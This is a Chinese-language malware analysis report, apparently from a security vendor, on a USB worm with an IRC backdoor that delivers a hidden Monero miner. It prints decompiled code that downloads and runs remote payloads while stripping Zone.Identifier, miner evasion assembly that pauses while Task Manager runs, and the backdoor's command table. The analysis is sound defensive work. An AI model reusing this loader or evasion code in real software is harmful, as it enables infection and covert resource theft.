
被删除的文件后缀名

病毒在释放文件的同时，还会将根目录下的所有文件全部移动至病毒创建的“_”目录中。除了病毒释放的快捷方式外，其他病毒文件属性均被设置为隐藏，在用户打开被感染的磁盘后，只能看到与磁盘名称、图标完全相同的快捷方式，从而诱骗用户点击。快捷方式指向的文件为 DeviceConfigManager.vbs，vbs 脚本功能如前文所述。通过这些手段可以使病毒代码执行的同时，尽可能不让用户有所察觉。



被释放的病毒文件列表

蠕虫病毒释放的快捷方式，如下图所示：



蠕虫病毒释放的快捷方式

该病毒的后门逻辑会通过与 C&C 服务器进行 IRC 通讯的方式进行，恶意代码会根据当前系统环境将当前受控终端加入到不同的分组中，再通过分组通讯对属于不同分组的终端分别进行控制。病毒用来进行分组的信息包括：语言区域信息、当前系统平台版本为 x86 或 x64、当前用户权限等。后门代码中最主要的恶意功能为下载执行远程恶意代码，再借助病毒创建的自启动项，使该病毒可以常驻于用户计算机，且可以向受控终端推送的任意恶意代码进行执行。病毒首先会使用用户的语言区域信息和随机数生成用户 ID，之后向 C&C 服务器发送 NICK 和 USER 通讯命令，随机的用户 ID 会被注册为 NICK 通讯命令中的名字，该操作用于受控终端上线。相关代码，如下图所示：


受控终端上线相关代码

通过上图我们可以看到，病毒所使用的 C&C 服务器列表中域名和 IP 地址众多，其中很大一部分都为无效域名和地址，主要用于迷惑安全研究人员。在受控端上线后，就会从 C&C 服务器获取控制指令进行执行。病毒可以根据不同的系统环境将当前受控终端进行分组，分组依据包括：语言区域信息、当前用户权限、系统平台版本信息（x86/x64）。除此之外，病毒还可以利用控制命令通过访问 IP 查询网站（http://api.wipmania.com）严格限制下发恶意代码的传播范围。主要控制命令及命令功能描述，如下图所示：

主命令	二级命令	命令功能
rmrf	无	移除当前系统中该病毒相关的启动项
s	l	按照语言区域分组
	u	按照当前用户权限分组
	a	按照系统平台版本（x86/x64）分组
	j	自定义方式分组
d	x	不进行任何检测直接下载执行远程恶意代码
	u	仅下载执行文件名为 sry 的远程恶意代码
	区域字符串（如：CHN）	本地语言区域信息与 IP 所属区域相符时执行远程恶意代码

主要控制命令及命令功能描述

主要后门控制相关代码，如下图所示：


删除病毒自身启动项
按照语言区域分组
按照当前账户权限分组
按照系统平台版本分组
检测本地语言区域是否与IP所属地域相符
下载执行远程恶意代码

后门控制代码

病毒会将远程请求到的恶意代码释放至%temp%目录下进行执行，文件名随机。相关代码，如下图所示：


```
ExpandEnvironmentStringsW(L"%temp%", &wstr_temp_path, 0x208u);
snwprintf(&wstr_download_url, 0x208u, L"%hs", &str_download_url);
v1 = GetTickCount();
srand(v1);
v2 = rand() % 60000 + 10000;
v3 = rand() % 60000 + 10000;
v4 = rand();
snwprintf(wstr_random_temp_file_path, 0x208u, L"%ls\\%d%d%d.exe", &wstr_temp_path, v4 % 60000 + 10000, v3, v2);
v5 = rand();
Sleep(v5 % 60000 + 30000);
if ( URLDownloadToFileW(0, &wstr_download_url, wstr_random_temp_file_path, 0, 0)
  || (snwprintf(&FileName, 0x208u, L"%ls:Zone.Identifier", wstr_random_temp_file_path),
      DeleteFileW(&FileName),
      Sleep(0x1F4u),
      !create_process(wstr_random_temp_file_path)) )
{
  memset(wstr_random_temp_file_path, 0, 0x208u);
  v6 = rand() % 60000 + 10000;
  v7 = rand() % 60000 + 10000;
  v8 = rand();
  snwprintf(wstr_random_temp_file_path, 0x208u, L"%ls\\%d%d%d.exe", &wstr_temp_path, v8 % 60000 + 10000, v7, v6);
  v9 = rand();
  Sleep(v9 % 60000 + 30000);
  v10 = InternetOpenW(
          L"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0",
          0,
          0,
          0,
          0);
  v20 = v10;
  if ( v10 )
  {
    hInternet = InternetOpenUrlW(v10, &wstr_download_url, 0, 0, 0, 0);
    if ( hInternet )
    {
      hFile = CreateFileW(wstr_random_temp_file_path, 0x40000000u, 0, 0, 2u, 0, 0);
      if ( hFile != (HANDLE)-1 )
      {
        while ( InternetReadFile(hInternet, &Buffer, 0x207u, &nNumberOfBytesToWrite) && nNumberOfBytesToWrite )
          WriteFile(hFile, &Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
        CloseHandle(hFile);
        Sleep(500u);
        snwprintf(&FileName, 0x208u, L"%ls:Zone.Identifier", wstr_random_temp_file_path);
        DeleteFileW(&FileName);
        Sleep(500u);
        if ( create_process(wstr_random_temp_file_path) )
        {
```

下载执行远程恶意代码

挖矿病毒


病毒下发的恶意代码众多，我们此次仅以挖矿病毒为例。本次火绒截获的挖矿病毒执行后，会在电脑运算资源闲置时挖取门罗币，对于普通用户来说其挖矿行为很难被察觉。

在本次火绒所截获到的样本中，我们发现，病毒下发的所有恶意代码都使用了与蠕虫病毒相同的混淆器。以混淆器还原加载原始 PE 数据代码为例进行对比，如下图所示：



混淆器代码对比图（左为被下发到终端的挖矿病毒、右为蠕虫病毒）

挖矿病毒原始恶意代码运行后，会将病毒自身复制到 C:\Users\用户名\AppData\Roaming\svchostx64.exe 位置，并创建计划任务每分钟执行一次。病毒会创建互斥量，通过检测互斥量，可以保证系统中的病毒进程实例唯一。之后，病毒会使用挖矿参数启动自身程序，再将挖矿程序（XMRig）PE 镜像数据注入到新启动的进程中执行挖矿逻辑。在火绒行为沙盒中挖矿病毒行为，如下图所示：



挖矿病毒行为

如上图所示，挖矿参数中限制挖矿程序 CPU 占用率为 3%，并且会通过检测系统闲置信息的方式不断检测 CPU 占用率是否过高，如果过高则会重新启动挖矿进程。通过遍历进程检测任务管理器进程（Taskmgr.exe）是否存在，如果存在则会停止挖矿，待任务管理进程退出后继续执行挖矿逻辑。病毒通过上述方法提高了病毒自身的隐蔽性，保证病毒可以尽可能的长时间驻留于被感染的计算机中。相关代码，如下图所示：


```
BOOL __cdecl check_system_idle_info()
{
  BOOL result; // eax
  _SYSTEM_POWER_INFORMATION system_power_info; // [esp+0h] [ebp-18h]
  char v2; // [esp+10h] [ebp-8h]
  int v3; // [esp+14h] [ebp-4h]

  do
  {
    result = call_GetLastInputInfo(&v2);
    if ( !(_BYTE)result )
      goto LABEL_4;
  }
  while ( (unsigned int)(call_GetTickCount() - v3) >= 300000 );
  result = CallNtPowerInformation(SystemPowerInformation, 0, 0, &system_power_info, 0x10u);
  if ( !result
    || (result = system_power_info.MaxIdlenessAllowed - system_power_info.TimeRemaining,
        (unsigned int)(system_power_info.MaxIdlenessAllowed - system_power_info.TimeRemaining) >= 5000) )
  {
LABEL_4:
    LOBYTE(result) = 0;
    return result;
  }
  LOBYTE(result) = 1;
  return result;
}
```

```
.text:0040142E                call    check_system_idle_info
.text:00401433                cmp     [ebp+var_1], al
.text:00401436                jz      short loc_401456
.text:00401438                push    ebx
.text:00401439                push    [ebp+var_1C]
.text:0040143C                call    call_TerminateProcess
.text:00401441                push    [ebp+arg_C]
.text:00401444                mov     edi, [ebp+arg_4]
.text:00401447                push    [ebp+arg_8]
.text:0040144A                push    edi
.text:0040144B                push    esi
.text:0040144C                call    start_miner_proc_by_inject
.text:00401451                add     esp, 10h
.text:00401454                jmp     short loc_401459
.text:00401456 ; ---------------------------------------------------------------------------
.text:00401456
.text:00401456 loc_401456:                            ; CODE XREF: start_miner_proc_by_inject+371↑j
.text:00401456                mov     edi, [ebp+arg_4]
.text:00401459
.text:00401459 loc_401459:                            ; CODE XREF: start_miner_proc_by_inject+38F↑j
.text:00401459                push    [ebp+dwProcessId] ; dwProcessId
.text:0040145C                push    ebx             ; bInheritHandle
.text:0040145D                push    1000h           ; dwDesiredAccess
.text:00401462                call    ds:OpenProcess
.text:00401468                test    eax, eax
.text:0040146A                jnz     short loc_40147C
.text:0040146C                push    [ebp+arg_C]
.text:0040146F                push    [ebp+arg_8]
.text:00401472                push    edi
.text:00401473                push    esi
.text:00401474                call    start_miner_proc_by_inject
.text:00401479                add     esp, 10h
.text:0040147C
.text:0040147C loc_40147C:                            ; CODE XREF: start_miner_proc_by_inject+3A5↑j
.text:0040147C                push    offset aTaskmgrExe ; "Taskmgr.exe"
.text:00401481                call    find_proc_by_name
.text:00401486                pop     ecx
.text:00401487                test    eax, eax
.text:00401489                jnz     short loc_401498
.text:0040148B                push    3000            ; dwMilliseconds
.text:00401490                call    ds:Sleep
.text:00401496                jmp     short loc_40142E
.text:00401498 ; ---------------------------------------------------------------------------
.text:00401498
.text:00401498 loc_401498:                            ; CODE XREF: start_miner_proc_by_inject+3C4↑j
.text:00401498                push    ebx
.text:00401499                push    [ebp+var_1C]
.text:0040149C                call    call_TerminateProcess
.text:004014A1
.text:004014A1 loc_4014A1:                            ; CODE XREF: start_miner_proc_by_inject+3F4↓j
.text:004014A1                push    3E8h            ; dwMilliseconds
.text:004014A6                call    ds:Sleep
.text:004014AC                push    offset aTaskmgrExe ; "Taskmgr.exe"
.text:004014B1                call    find_proc_by_name
.text:004014B6                pop     ecx
.text:004014B7                test    eax, eax
.text:004014B9                jnz     short loc_4014A1
.text:004014BB                push    [ebp+arg_C]
.text:004014BE                push    [ebp+arg_8]
.text:004014C1                push    edi
.text:004014C2                push    esi
.text:004014C3                call    start_miner_proc_by_inject
```

挖矿逻辑控制代码

虽然病毒严格控制了挖矿效率，但是由于该病毒感染量较大，总共挖取门罗币约 645 个，以门罗币当前价格计算，合人民币 60 余万元。病毒使用的门罗币钱包账户交易信息，如下图所示：



病毒使用的门罗币钱包账户交易信息

三、 附录

文中涉及样本 SHA256：

SHA256
f921949f9bf653b37fb73065834141862dc433ca12db8905f07face35f2d652a
72849aa2b857600b6dbd62f5c33d1ae6359b7d61facf11ebe7222613947af305